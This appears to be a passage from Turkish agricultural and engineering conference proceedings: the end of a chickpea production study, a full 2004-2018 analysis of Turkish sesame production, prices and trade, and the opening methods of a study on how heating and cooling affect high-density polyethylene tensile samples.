Nohut, yaklaşık 8 bin yıldan beri ülkemizin birçok yerinde yetişebilen, protein, karbonhidrat ve lif açısından oldukça zengin tek yıllık baklagiller çeşidinden biridir. Yemelik baklagiller dünyadaki 2 milyardan fazla insan için protein kaynağıdır (TMO, 2019). Nohut, diğer bitkisel ürünlere nazaran daha yüksek protein, vitamin, mineral ve daha düşük oranda yağ içermesi nedeniyle, ülkemizde beslenme açısından önemli yeri olan bir tarımsal üründür. Dünyada ekim alanı ve üretim miktarı açısından tahıllardan sonra baklagiller gelmekte olup, baklagiller içinde en fazla üretimi yapılan ise kuru fasulye olup, bunu nohut, bezelye, börülce ve mercimek izlemektedir (ZMO, 2018; TMO, 2019). Nohut derinlere inebilen kök yapısı nedeniyle, toprak seçiciliği olmayan, sıcağa ve kuraklığa dayanıklılığı sebebiyle, kurak ve yarı kurak alanlarda önemli bir tarımsal üründür. Nohut, ülkemizde tarımı yapılan yemelik tane baklagiller içerisinde kuru fasulye ve mercimekten sonra en fazla yetiştirilen bir bitkidir. Bunda dolayı, ülkemizin iç Anadolu, doğu ve güneydoğu Anadolu bölgelerinde yaygın olarak yetiştiriciliği yapılmaktadır. Türkiye, 2002 yılı FAO verilerine göre, dünya nohut üretiminin %85 civarında üretimini yapan Hindistan, Türkiye, Pakistan ve İran ile birlikte ilk dört ülke arasında idi (Babaoğlu, 2019). Türkiye, Hindistan'dan sonra dünya ikincisi iken, bu gün ise ithalatçı konumdadır. Dünya genelinde üretilen baklagilin yaklaşık %83'ü ülkelerin iç talebini karşılamaya yöneliktir. Geriye kalan %17'lik kısmı ancak dünya ticaretine konu olmaktadır. Bu da rakamsal olarak yaklaşık 11 milyon ton ürüne tekabül etmektedir (TMO, 2019). Bu çalışmanın amacı 2004 ile 2018 yılları arasında Türkiye'de nohut üretimin alanları, üretim miktarları, verim, ithalat, ihracat ve fiyatlarda meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır.


ARAŞTIRMA VE BULGULAR

Bu çalışmada Türkiye İstatistik Kurumu (TÜİK) verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye'de, 2004 yılında 606 bin hektar olan nohut ekim alanları, 2016 yılına kadar düzenli bir azalan eğim ile azalma gösterirken, 2017 yılından itibaren tekrar artma eğilimine geçmiştir. 2018 yılında üretim alan miktarı 514 bin hektara yükselmiş olup, araştırılan dönemin yıllık üretim alanı miktarı 460 bin hektar olarak hesaplanmıştır. Türkiye'de nohut üretim alanlarının yıllara göre değişimin grafiği şekil 1'de yer almaktadır.




Şekil 1. Türkiye'de 2004-2018 yılları arası nohut üretim alanlarının değişimi

Nohut üretim miktarı, üretim alanlarındaki azalmaya bağlı olarak, 2004 yılından 2016 yılına kadar düzenli bir azalma göstermiş olup, 2017 yılından itibaren tekrar artma eğilimine girmiştir. Türkiye’de nohut üretim miktarının yıllara göre değişimi şekil 2’de yer almaktadır.




Şekil 2. Türkiye’de 2004-2018 yılları arası nohut üretim miktarlarının değişimi

2004 yılında 620 bin ton olan yıllık üretim miktarı, 2018 yılında 630 bin ton olarak gerçekleşmiş olup, araştırılan dönemin yıllık ortalama üretim miktarı 524 bin ton olarak hesaplanmıştır. Verim açısından, 1961 yılında 101 kg/dekar olan verim, 1970 yılında 109 kg/dekar, 1980 yılında 115 kg/dekar, 1998 yılında 98 kg/dekar, 2000 yılında 88 kg/dekar olarak gerçekleşmiştir (ZM0, 2018). 2004 yılında 103 kg/dekar olan verim, 2018 yılında ise 123 kg/dekar yükselmiş olup, araştırılan dönemim yıllık ortalama verim miktarı 117 kg/dekar olarak hesaplanmıştır. Yıllara göre verimin değişimi şekil 3’de yer almaktadır.



Şekil 3. Türkiye’de 2004-2018 yılları arası nohut verim miktarlarının değişimi


Yıllara göre fiyat değişimi şekil 4’de verilmiştir. Araştırılan dönemde, üretim alanlarının azalması nedeniyle dekara verim artmakla birlikte, üretim miktarları toplamında azalmaya yol açmıştır.



Şekil 4. Türkiye’de 2004-2018 yılları arası nohut fiyatlarının değişimi

Diğer taraftan artan nüfusa bağlı olarak, tüketim talebinin de artması fiyatların da artmasına neden olmuştur. Türkiye’de yıllık kişi başı nohut tüketim miktarı 5.5 kg civarındadır (TEPGE, 2018). 2004 yılında 1.05 TL/kg olan nohut fiyatı, 2018 yılında 4.8 TL/kg yükselmiştir. Araştırılan dönem başı ile dönem sonu kıyaslamasında fiyat %457 oranında artmıştır. Dönemin yıllık ortalama fiyatı ise 2.35 TL/kg olarak hesaplanmıştır.

Ülkemiz 2004’den 2011 yılında kadar ihracatçı bir ülke iken, 2012 yılından itibaren 2017 yılına kadar ithalatçı konuma gelmiş ve 2018 yılında ise tekrar ihracatçı olmuştur. Araştırılan dönem itibariyle dış ticaret dalgalı bir seyir izlemektedir. Dış ticaret dengesindeki değişimin grafiği şekil 5’de yer almaktadır.



Şekil 5. Türkiye’de 2004-2018 yılları arası nohut dış ticaret dengesindeki değişim

SONUÇ

Yapılan öngörüler nohut üretiminin, nohut ekim alanlarına paralel olarak azalma gösterdiği görülmektedir. Üretim maliyetlerinin artması, zararlı hastalıklardan (antraknoz) kaçınmak için geç ekim yapılması, çok sayıda nohut çeşidi geliştirilmesine karşın, bunların istenilen düzeyde çoğaltılamayıp nohut üretiminde kullanılamamaları, bölgelere göre değişmekle beraber makineli hasada uygun

çeşitlerin olmaması, hasat kayıplarının çok olması, yabancı otlarla mücadele edilememesi gibi etmenler üretimi azaltıcı etkide bulunmaktadır (Bolat ark., 2017).

Yapılan trend analizleri, nohut üretim alanlarında, üretim miktarında ve ihracatında artışların devam edeceğini göstermektedir. Kişi başına yıllık tüketim miktarı ile fiyatlar ise dalgalı seyir izlemeye devam edecektir. Türkiye'nin nohutta tekrar ithalatçı olmaması için ekim alanlarının yaygınlaştırılması gerekmektedir. Bunun için de ilave kamusal politikalara ve desteğe ihtiyaç vardır. Bu kapsamda sertifikalı nohut üretim miktarının artırılması, uygun yetiştiricilik ve zararlılar konusunda çiftçilerin bilgilendirilmeleri, nadas ve kurak alanlarda ürün deseni içinde yer alabilmesi için desteklemelerin artırılması ve geniş alanlarda ekimi için makineli hasadın yaygınlaştırılması gerekmektedir. Bu araştırma karar vericilere ve tarımsal politika oluşumu sağlayanlara faydalı veriler sunmaktadır.

KAYNAKÇA

- Babaoğlu, M. 2019. Trakya Tarımsal Araştırma Enstitüsü Müdürlüğü. Nohut ve Tarımı. <https://arastirma.tarimorman.gov.tr/ttae/Sayfalar/Detay.aspx?SayfaId=61> (Erişim Tarihi: 14.12.2019)
- Bolat, M., Ünüvar, İ. F., Dellal, İ. 2017. Türkiye'de Yemelik Baklagillerin Gelecek Eğilimlerinin Belirlenmesi, TEAD, 3(2): 7-18.
- TEPGE, 2018. Ürün Raporu, Nohut 2017. <https://arastirma.tarimorman.gov.tr/tepge/Belgeler/PDF%20%C3%9Cr%C3%BCn%20Raporlar%C4%B1/2017%20%C3%9Cr%C3%BCn%20Raporlar%C4%B1/Nohut%20%C3%9Cr%C3%BCn%20Raporu%202017-303.pdf> (Erişim Tarihi: 12.12.2019).
- TMO, 2019. Toprak Mahsulleri Ofisi Genel Müdürlüğü, 2018 yılı Bakliyat Sektör Raporu. <http://www.tmo.gov.tr/Upload/Document/bakliyatsektorraporu2018.pdf> (Erişim Tarihi: 20.12.2019).
- TÜİK, 2019. Türkiye İstatistik Kurumu, Bitkisel Ürün İstatistikleri, Yıllara Göre Nohut Ekim Alanları <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr> (Erişim Tarihi: 19.12.2019)
- ZMO, 2018. Ziraat Mühendisleri Odası, Nohut Raporu-2018. http://www.zmo.org.tr/genel/bizden_detay.php?kod=29998&tipi=17&sube=0 (Erişim Tarihi: 26.12.2019).

TÜRKİYE'DE SUSAM ÜRETİMİNDEKİ SON DÖNEM DEĞİŞİMLERİNİN GENEL ANALİZİ

GENERAL ANALYSIS OF RECENT CHANGES IN THE SESAME PRODUCTIONS IN TURKEY

Hatice PARLAKÇI DOĞAN

Dr. Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü, (Sorumlu Yazar)

Mustafa Hakkı AYDOĞDU

Doç. Dr. Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü

ÖZET

Susam, anavatanı Afrika olan, ülkemizin sıcak bölgelerinde yetişebilen, kapsül meyvelerinin içinde çok sayıda tohum bulunan bir yağlı otsu bitkidir. Susam, tohumlarında %50-60 yağ ve %25 protein bulunduran önemli bir yağ bitkisidir. Yağ oranı ve enerji değeri çok yüksek bir besin olan susam protein ve mineraller açısından oldukça zengin olup, orta derecede ağır ve humuslu topraklarda iyi yetişebilmektedir. Bu çalışmanın amacı 2004 ile 2018 yılları arasında Türkiye'de susam üretimin alanları, üretim miktarları, verim, ithalat, ihracat ve fiyatlarda meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır. Bu kapsamda TÜİK verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye'de, 2004 yılında 43 bin hektar olan susam ekim alanları, neredeyse düzenli bir azalış göstererek, 2018 yılında yaklaşık 26 bin hektara gerilemiştir. Araştırılan dönemin ortalama ekim alanı 31 bin hektar civarında olmuştur. 2004 yılında susam üretim miktarı 23 bin ton iken, anılan dönemde dalgalı bir seyir izlemiş ve dönem ortalaması 20 bin ton civarında gerçekleşmiştir. 2004 yılında verim 54 kg/dekar iken, araştırılan dönemde dalgalı ve artan bir seyir izlemiş olup, dönem ortalaması yaklaşık 66 kg/dekar olmuştur. 2004 yılında 1.88 TL/kg olan susam fiyatları düzenli bir artış göstermiş olup, 2018 yılında ise 8.56 TL/kg olmuştur. Anılan dönem ortalaması 4.13 TL/kg ve fiyat artış oranı %455'dir. Türkiye, susam tohumunda yıllara göre düzenli olarak artan net ithalatçı konumundadır. Susam yağı ve fraksiyonlarında ise dış ticaret dengesi dalgalı bir görüntü arz etmekle birlikte, 2005 ile 2009 yılları haricinde ihracatçı konumdadır. Yapılan trend analizleri, susam üretim alanlarında ve üretim miktarlarında azalma, fiyatlarında ve susam yağı ve fraksiyonları ihracatında artışların devam edeceğini, ortalama verimin ise değişmeyeceğini göstermektedir. Türkiye'de ticari değeri yüksek olan susamın ekim alanlarının yaygınlaştırılması gerekmektedir. Bunun için de ilave kamusal politikalara ve desteğe ihtiyaç vardır. Bu araştırma karar vericilere ve tarımsal politika oluşumu sağlayanlara faydalı veriler sunmaktadır.

Anahtar Kelimeler: Susam, Üretim alanları, Üretim miktarı, Verim, Fiyatlar, Türkiye

ABSTRACT

Sesame is an oily herbaceous plant whose native origin is Africa and contains many seeds in capsule fruits and grown in hot regions of Turkey. Sesame is an important oil plant with 50-60% oil and 25% protein in its seeds. Sesame, which is a nutrient with high fat and energy value, is rich in protein and minerals and can grow well in moderately heavy and humus soils. The aim of this research to evaluate the general analysis of the changes that occur in sesame production areas, production amounts, yields, import, export, price, and make suggestions based on for the years of 2004 and 2018 in Turkey. In this context, TUIK data, related sector reports and other studies were utilized. In Turkey, 43 thousand hectares of sesame acreage in 2004, showing a decrease of almost regular basis and decreased to approximately 26 thousand hectares in 2018. The average cultivation area of the research period was around 31 thousand hectares. While the sesame production amount was 23 thousand tons in 2004, it followed a fluctuating and the average of the period was around 20 thousand tons. While the yield was 54 kg/decare in 2004, it showed a fluctuating and increasing trend in the research period and the average of the period was 66 kg/decare. Sesame prices, which was 1.88 TL/kg in 2004, showed a steady increase trend and was 8.56 TL/kg in 2018. The average price of the mentioned period was 4.13 TL/kg and the price increase rate was 455%. Turkey is a net importer of sesame seeds regularly increased over the years. Sesame oil and its fractions, on the other hand, exhibit a fluctuating trade balance, but are exporters except for 2005 and 2009. The trend analysis shows that the decrease in sesame production areas and production amounts, increases in prices and export of sesame oil and its fractions will continue and average yield will not change. Sesame seeds with high commercial value in Turkey, is necessary to

expand the cultivating areas. This requires additional public policies and support. This research provides useful data to decision makers and agricultural policy makers.

Keywords: Sesame, Production areas, Production quantity, Yield, Price, Turkey.


GİRİŞ

Susam, anavatanı Afrika olan, ülkemizin sıcak bölgelerinde yetişebilen, kapsül meyvelerinin içinde çok sayıda tohum bulunan bir yağlı otsu bitkidir (Anonim, 2019a). Susam, tohumlarında %50-60 yağ ve %25 protein bulunduran önemli bir yağ bitkisidir (Seçer, 2016). Yağ oranı ve enerji değeri çok yüksek bir besin olan susam protein ve mineraller açısından oldukça zengin olup, orta derecede ağır ve humuslu topraklarda iyi yetişebilmektedir. Susam bitkisi, ana ürün tarımında olduğu kadar yetiştirme süresinin kısalığı nedeni ile ikinci ürün tarımında da yer almakta ve hemen her kültür bitkisi ile ekim nöbetine girebilmektedir (Seçer, 2016). Susam, Türkiye’de, uzun yılların tabii seleksiyonu sonucu yetiştiği bölge koşullarına uyum sağlamış ve bu nedenle halen yerel olarak üretimleri yapılan çok sayıda çeşidi bulunmakta olup, 3-4 aylık bir gelişme süresine sahiptir (İşler, 2019). Bu özellikleri susam tarımını daha cazip hale getirmektedir. Son yıllarda, Ege, Akdeniz ve Güneydoğu Anadolu bölgelerinde hububattan sonra ikinci ürün olarak ekilmektedir (Tan, 2015). Aynı zamanda, toprak seçiciliğinin fazla olmayışı, besin maddelerine duyulan ihtiyacın az olması, kuraklığa toleranslı oluşu ve pazarlama konusunda bir sıkıntı olmaması sebepleri ile de susam önemli bir bitkidir (Yol, 2011). Dünya ekim alanları açısından, Sudan, Hindistan ve Myanmar ilk üç sırada yer alırken, üretim miktarı açısından ise Hindistan, Sudan ve Çin ilk üç sırada yer almakta olup, Türkiye ise dünya susam ekim alanlarının sadece %0.2’sine sahiptir (FAO, 2016, Seçer, 2016).

Bu çalışmanın amacı 2004 ile 2018 yılları arasında Türkiye’de susam üretimin alanları, üretim miktarları, verim, ithalat, ihracat ve fiyatlarda meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır.


ARAŞTIRMA VE BULGULAR

Bu çalışmada Türkiye İstatistik Kurumu (TÜİK) verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye’de 2004 yılında 43 bin hektar olan susam ekim alanları, yıllara bağlı olarak genel bir azalma eğilimi göstermiş olup, 2018 yılında yaklaşık olarak 26 bin hektara gerilemiştir. Araştırılan dönem başı ve dönem sonu itibarıyla üretim alanlarındaki azalma miktarı %40 oranındadır. Anılan dönemin yıllara göre ortalaması 31 bin hektar civarındadır. Yıllara göre üretim alanlarında meydana gelen değişim şekil 1’de yer almaktadır.




Şekil 1. Türkiye’de 2004-2018 yılları arası susam ekim alanlarının değişimi

Üretim miktarları da üretim alanlarına bağlı olarak dalgalı bir azalma göstermiştir. Yıllara göre değişim şekil 2’de yer almaktadır. Susam bitkisi, 1990’lı yıllarda toplam yağlı tohumlar ekim alanlarının %11.8’ini oluştururken, bu oran 2014 yılında %2.0’a düşmüştür (TÜİK, 2016; Seçer, 2016).




Şekil 2. Türkiye’de 2004-2018 yılları arası susam üretim miktarlarının değişimi

2004 yılında 23 bin ton olan yıllık üretim miktarı, 2018 yılında 17 bin tona gerilemiştir. Yıllık ortalama üretim miktarı 20 bin ton civarında olmuştur. Araştırılan dönemde susam verimi dalgalı bir seyir izlemekle birlikte genel de artma eğilimi göstermiştir. 2004 yılında dekara ortalama 54 kg olan verim 2018 yılında 67 kg’a çıkmış olup, araştırılan dönemin yıllık ortalama verim miktarı yaklaşık 66 kg olarak hesaplanmıştır. Yıllara göre değişim şekil 3 de verilmiştir. Dünyada ortalama susam verimi ise 51.8 kg/da’dır. Hindistan, Sudan ve Çin’de dekara verim sırasıyla 40.6 kg, 28.5 kg ve 122.0 kg’dır (FAO, 2016; Seçer, 2016).




Şekil 3. Türkiye’de 2004-2018 yılları arası susam verim miktarlarının değişimi

Üretim alanlarında ve miktarlarında yaşanan azalmalar, nüfus ve tüketim artışları nedeniyle, susam fiyatlarında artan bir eğilimle önemli artışlar yaşanmasına neden olmuştur. 2004 yılında 1.88 TL/kg olan susam ürün fiyatı, 2018 yılında 8.56 TL/kg’a yükselmiştir. Anılan dönemin yıllık ortalama ürün fiyatı 4.13 TL/kg olarak hesaplanmıştır. Yıllara göre ürün fiyatlarında oluşan değişim şekil 4’de verilmiştir.




Şekil 4. Türkiye’de 2004-2018 yılları arası susam ürün fiyatlarındaki değişim

Türkiye, susam tohumunda yıllara göre düzenli olarak artan net ithalatçı konumundadır. Yıllara bağlı olarak susam tohumu ithalatı düzenli ve artan bir seyir izlemiş olup, bun bağlı olarak da dış ticaret dengesinde ki açık artarak devam etmiştir. Susam tohumundaki dış ticaret dengesi şekil 5’de yer almaktadır.



Şekil 5. Türkiye’de 2004-2018 yılları arası susam tohumu dış ticaret dengesindeki değişim

Susam yağı ve fraksiyonlarında ise dış ticaret dengesi dalgalı bir görüntü arz etmekte birlikte, 2005 ile 2009 yılları haricinde ihracatçı konumdadır. Yıllara göre değişim dış ticaret değişimi şekil 6’da yer almaktadır.



Şekil 6. Türkiye’de 2004-2018 yılları arası susam yağı ve fraksiyonları dış ticaret dengesindeki değişim

Susam tohumunun yaklaşık %75’i yağ ve proteindir. Geriye kalan %25’lik kısmı çözümlenir basit şekerler, nişasta, lif, kül ile tokoferoller ve diğer minör bileşenlerden meydana gelmektedir. Yağda eriyebilen en güçlü doğal antioksidanlar olan tokoferoller, hem yağın vitamin E olarak besleme değerini hem de sesamin ve sesamolun gibi bileşenlerle antioksidan değerini artırmaktadır (Alperen, 2013). Susam yağı tohumlarından sıcak ve soğuk presleme yöntemi kullanılarak elde edilmekte olup, E, A, B kompleks vitaminler, demir ve kalsiyum mineralleri, yağ asitleri ve antioksidatif etki gösteren bileşiklerce zengindir (Anonim, 2019b).

SONUÇ

Ülkemizde susam uzun yıllardır yeme kültürü içerisinde kullanılan bir üründür. Ancak susam üretimi iç talebi karşılamamakta ve ithalat yapılmaktadır. Üretimdeki azalmayla beraber artan nüfusun talebi düşünüldüğünde susam ithalat miktarı ve döviz kaybı artacaktır. Bu durum dış ticaret açığının büyümesine sebep olacaktır. Alınacak destekleyici önlemler ile susam ekim alanlarının genişlemesi sağlanabilecek ve yerinde kırsal kalkınma desteklenmiş olacaktır. Diğer taraftan ise ithalat yoluyla yurt dışına çıkan döviz ülke içerisinde kalacak ve dış ticaret açığı küçülecektir (Seçer, 2016). Yapılan trend analizleri, susam üretim alanlarında ve üretim miktarlarında azalma, fiyatlarında ve susam yağı ve fraksiyonları ihracatında artışların devam edeceğini, ortalama verimin ise değişmeyeceğini göstermektedir. Türkiye’de ticari değeri yüksek olan susamın ekim alanlarının yaygınlaştırılması gerekmektedir. Bunun için de ilave kamusal politikalara ve desteğe ihtiyaç vardır. Bu araştırma karar vericilere ve tarımsal politika oluşumu sağlayanlara faydalı veriler sunmaktadır.

KAYNAKÇA

- Alperen, H. 2013. Türkiye'nin Farklı Yetiştirilme Bölgelerinden Toplanan Yerel Susam (*Sesamum Indicum L.*) Çeşitlerinin Aynı Ekolojik Şartlarda Yetiştirilerek Besin İçeriğinin Belirlenmesi, Yüksek lisans tezi. T.C. Erciyes Üniversitesi Fen Bilimleri Enstitüsü Gıda Mühendisliği Anabilim Dalı, Kayseri.
- Anonim, 2019a. Susam <https://tr.wikipedia.org/wiki/Susam> (Erişim Tarihi: 20.12.2019).
- Anonim, 2019b. Susam yağı özellikleri <https://www.vakifzeytinleri.gov.tr/susam-yagi-100ml> (Erişim Tarihi: 27.12.2019).
- FAO, 2016. www.faostat.org. (Erişim tarihi: 08.03.2016)
- İşler, N. 2019. Susam Yetiştiriciliği, <http://www.mku.edu.tr/files/898-0b987bbd-8e8a-46cc-854c-c1a2740de2d1.pdf> (Erişim Tarihi: 22.12.2019).
- Seçer, A. 2016. Türkiye’de Susam Üretim ve Dış Ticaretinde Gelişmeler, Çukurova Tarım Gıda Bilimleri Dergisi, 31: 27-36.
- Tan, A. Ş. 2015. Susam Tarımı. T.C Gıda Tarım ve Hayvancılık Bakanlığı. Ege Tarımsal Araştırma Enstitüsü. Yayın No: 135. Menemen, İZMİR.
- TÜİK, 2019. Türkiye İstatistik Kurumu, Bitkisel Ürün İstatistikleri, Yıllara Göre Susam Ekim Alanları <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr> (Erişim Tarihi: 19.12.2019)

Yol, E. 2011. Dünya Susam Koleksiyonunun Agro-Morfolojik ve Kalite Özellikleri Bakımından Karakterizasyonü Ve Genetik Çeşitliliğin Belirlenmesi. Akdeniz Üniversitesi Fen Bilimleri Enstitüsü Tarla Bitkileri Anabilim Dalı. Yayınlanmamış Yüksek Lisans Tezi. Antalya.

**FARKLI ISIL KOŞULLARIN POLİETİLEN MALZEMELERİN MEKANİK ÖZELLİKLERİ
ÜZERİNE ETKİLERİ**
EFFECTS OF DIFFERENT THERMAL CONDITIONS ON MECHANICAL PROPERTIES OF
POLYETHYLENE MATERIALS

Yusuf Can DEMİR

Doktora Öğrencisi, Harran Üniversitesi Fen Bilimleri Enstitüsü Makine Mühendisliği Anabilim Dalı, (Sorumlu Yazar)

ÖZET

Günümüzde polietilenden elde edilen malzemeler önemli bir yer tutmaktadır. Birçok alanda kullanılan polietilen malzemeler özellikle içme suyu borularının yapımında önemli bir yere sahiptir. Bu çalışmada polietilen boru üretiminde en çok kullanılan yüksek yoğunluklu polietilenin (YYPE) değişik sıcaklık şartlarında bekletilmesi sonucu oluşan mekanik dayanım incelenmiştir. Yüksek yoğunluklu polietilen borudan TS EN ISO 6259 – 1 ve ISO 6259–3 standartlarına göre elde edilen çekme numuneleri etüv fırınında 9’ar adet olmak üzere 150⁰ C, 120⁰ C ve 90⁰ C’lerde 40’ar dakika bekletilmiştir. Her bir derecede bekletilen 9’ar adet numuneden 3’er adedi yavaş soğuması amacıyla 78⁰ C’lik suda, 3’er adedi hızlı soğuması amacıyla 0⁰ C’lik buzlu suda ve geri kalan 3’er adedi ise çok hızlı soğuması amacıyla -195⁰ C’deki sıvı azot içerisinde 3’er dakika bekletilmiştir. Isıtma ve soğutma 3’er adet sıcaklık şartı sağlandığından 9 parametre elde edilmiştir. Her parametre için 3 adet numune olmak üzere toplam 27 adet numune kullanılmıştır. Daha sonra soğutulan numuneler 50mm/dk hızında çekme deneyine maruz bırakılmıştır. Her parametre için kullanılan 3 numunenin ortalaması alınmıştır. Deney sonucunda sıcaklık şartlarına göre değişen elastisite modülü, maximum gerilme ve yüzde uzama incelenmiştir.

150⁰ C, 120⁰ C ve 90⁰ C’de ısıtılan numunelerin yapısındaki kristal yapıların bir kısmı bozulmuş hale gelmektedir. Bozulan kristal yapı soğuma hızına dayalı olarak özellikle hızlı soğutulduğunda kristal yapısını ilk halindeki gibi oluşturamamaktadır. Bu nedenle malzeme soğutulduktan sonra amorf yapı eskiye nazaran daha fazla yer kaplamaktadır. Amorf yapı da elastik özellik gösterdiğinden dolayı elastisite modülünü düşürücü bir etki yapmaktadır. Sonuç olarak soğuma hızının artmasıyla birlikte bozulan kristal yapı kendisini toparlayacak zamanı bulamadan soğumaktadır. Bu yüzden amorf yapının malzeme içerisindeki miktarı artmaktadır. Elastisite modülü bu nedenle soğuma hızının artmasıyla birlikte düşmektedir.

Anahtar Kelimeler: Yüksek Yoğunluklu Polietilen, Elastisite Modülü, Maximum Gerilme

ABSTRACT

Nowadays, materials obtained from polyethylene have an important place. Polyethylene materials used in many areas have an especially significant place in the construction of drinking water pipes. In this study, the mechanical strength formed as a result of keeping the high-density polyethylene (YYPE), which is used most in polyethylene pipe production, under different temperature conditions was examined. 9 tensile samples obtained from the high-density polyethylene pipe according to the standards of TS EN ISO 6259 – 1 and ISO 6259 – 3 were kept in a drying oven at 150°C, 120°C, and 90°C for 40 minutes. Out of the 9 samples which were kept in each degree, 3 were kept in 78°C water for slow cooling; 3 were kept in 0°C icy water for fast cooling; and 3 were kept in -195°C liquid nitrogen for very fast cooling for 3 minutes each. 9 parameters were obtained since 3 temperature conditions were provided in heating and cooling. A total of 27 samples, thus 3 for each parameter, were used. After that, the cooled samples were subjected to tensile testing at the speed of 50 mm/min. The mean average of the 3 samples used for each parameter were taken. At the end of the experiment, the modulus of elasticity, maximum stress and percent elongation which vary according to the temperature conditions were examined.

Some of the crystal structures in the structure of the samples heated at 150⁰ C, 120⁰ C and 90⁰ C become degraded. The deteriorated crystal structure cannot form the crystal structure as originally, especially when cooled rapidly, based on the cooling rate. Therefore, after cooling the material, the amorphous structure takes up more space than before. The amorphous structure also shows an elastic property, thus reducing the modulus of elasticity. As a result, the deteriorated crystal structure cools down without


increasing the cooling rate. Therefore, the amount of amorphous structure in the material increases. The modulus of elasticity therefore decreases with increasing cooling rate.

Key Words: High Density Polyethylene, Elasticity Module, Maximum Stress

1.GİRİŞ


Endüstride birçok alanda kullanılan polietilenler esneklik, hafiflik, kimyasal etkilere karşı dayanım, uzun ömür, geri dönüşümlü, kolay şekillenme gibi özelliklere sahiptir [1]. Bu çalışmada amaç polietilen malzemenin değişen sıcaklık koşullarda mekanik olarak ne gibi etkilere maruz kaldığı gözlemlenmiştir. Yüksek sıcaklıklara çıkarılan numunelerin yapısındaki kristal yapının bozulmasıyla birlikte hızlı bir şekilde soğutulmuş bozulan kristal yapının yeniden kristal yapıya dönüşmeden önce katı hale geçirilmesi ve bu olayın numunenin mekanik özelliğine ne gibi sonuçlar doğurduğu incelenmiştir. Her bir parametre için 3 adet örnek numune kullanılarak ortalaması alınmıştır. Böylelikle deney sırasında herhangi bir deney numunesinin sonucunun yanlışlığı fark edilerek giderilmesi hedeflenmiştir.

Polietilenler, monomer halde bulunan etilenlerden oluşur. CH_2 'lerin çift bağlanması sonucu oluşan C_2H_4 oluşur. Bu şekilde etilenlerin birbiriyle reaksiyona girerek çift bağ oluşturmasına polimerizasyon denir ($\text{CH}_2=\text{CH}_2$) [2].



Şekil 1. Etilen molekülü ve polietilen molekülünün gösterimi [3]

Polietilenlerin oluşumunda düzgün yapı kristalli yapıyı temsil ederek polietilene sert ve gevrek özellikler kazandırırken amorf yapı ise polietilene elastiklik özelliği katmaktadır [5]. Polietilenler genel olarak 0°C altından 200°C 'ye kadar sıcaklıkla ilişkili mekanik etkileri değişiklik göstermektedir [6]. Amorf yapı polietilenler T_g denilen camsı geçiş sıcaklığı altında sert ve gevrek özellikler göstermektedir. Bu sıcaklık altında plastik şekil değiştirme görülmez [4]. Amorf yapı olanlar camsı geçiş sıcaklığı denilen sıcaklığın altında sert özellikler gösterirken sıcaklık yukarıya doğru çekildiğinde sırasıyla kauçuğumsu, zamksı ve sıvı özellikler gösterir. Yarı kristal yapı polietilenlerde, yani yapısında hem amorf hem de kristal yapı bulunan polietilenlerde camsı geçiş sıcaklığı altında sert ve kırılabilir, camsı geçiş sıcaklığı üzerine çıktığında ilk önce esnek termoplastik daha sonra sıvı haline geçiş gözlenir. Esnek termoplastiğin oluşma sebebi yapıda bulunan kristal yapının amorf bölgeleri bir arada tutmaya çalışmasıdır. Fakat tam kristal olan polietilenlerde amorf bölge bulunmadığından dolayı sıcaklık yukarıya doğru çıktığında direkt olarak katıdan sıvıya geçiş gözlenir [7].




Şekil 2. Kristal, yarı kristal ve amorf polietilenlerde ısı geçişi [7].

2. DENEYSEL MATERYAL VE YÖNTEM

90 mm çapına sahip polietilen borulardan TS EN ISO 6259-1 ve ISO 6259-3 standartlarına uygun olarak kesilen 27 adet numune şekil 3'te görüldüğü gibi Tip 1 kalıbından elde edilmiştir.



Şekil 3. Kesme kalıbı Tip 1

Tablo 1. Tip 1'e göre kesilen parçanın boyutları (TS EN ISO 6259 – 1 , ISO 6259–3 standartlarına göre)


Sembol	Tanımlama	Boyutlar mm
A	Toplam uzunluk (min.)	150
B	Uç genişliği	20±1
C	Dar bölge uzunluğu, paralel kenarlı kısım	60±1
D	Dar bölge genişliği, paralel kenarlı kısım	10±0,2
E	Radyus	60±1
F	Ölçme uzunluğu	50±1
G	Çeneler arasındaki başlangıç mesafesi	115±5
H	Kalınlık	Boru et kalınlığı

Numuneler şekil 4'te görüldüğü üzere polietilen borudan Tablo 1'deki uzunluklara uygun olarak kesilerek elde edilmiştir.

**Şekil 4.** Polietilen boru**Şekil 5.** Çekme numuneleri

Çekme numuneleri kesildikten sonra fırında 9 adedi 90°C 'de, 9 adedi 120°C 'de ve 9 adedi 150°C 'de 40'er dakika bekletilmiştir. Yani toplamda 27 adet numune kullanılmıştır.



Şekil 6. Etüv fırını

Fırında 90°C 'de bekletilen 9 adet numunenin 3 adedi şekil 7'de gösterilen 78°C 'lik su banyosunda, 3 adedi şekil 8'de gösterilen 0°C 'lik buzlu suda, 3 adedi de şekil 9'da gösterilen -195°C 'lik sıvı azotta 3'er dakika bekletilerek soğutulmuştur. Bu soğutma işlemleri aynı şekilde 120°C 'de bekletilen numuneler için ve 150°C 'deki bekletilen numuneler için tekrarlanmıştır.



Şekil 7. Su banyosu makinesi



Şekil 8. Buzlu su



Şekil 9. Sıvı azot ve sıvı azot makinesi

Çekme deneyi, Örnek numunelerin tek eksen ve sabit hızda çekme zorlanmasından kopmasına kadar oluşan gerilme yüzde uzama davranışının incelenmesidir [8]. Fırında 3 ayrı sıcaklıkta bekletilen numuneler 3 ayrı sıcaklıkta soğutulduktan sonra tablo 2’de gösterilen et kalınlıklarına göre gösterilen test hızı seçilerek sabit hızda çekmeye maruz bırakılmıştır.

Tablo 2. Numunenin et kalınlığına göre test parçası tipi ve test hızı (TS EN ISO 6259 – 1 , ISO 6259– 3 e göre)

Numune kalınlığı e_{min} (mm)	Test parçası tipi	Numune çıkarma metodu	Test hızı mm/dak
$e_n \leq 5$	Tip-2	Kalıpta kesme	100
$5 < e_n \leq 12$	Tip-1	Kalıpta kesme	50
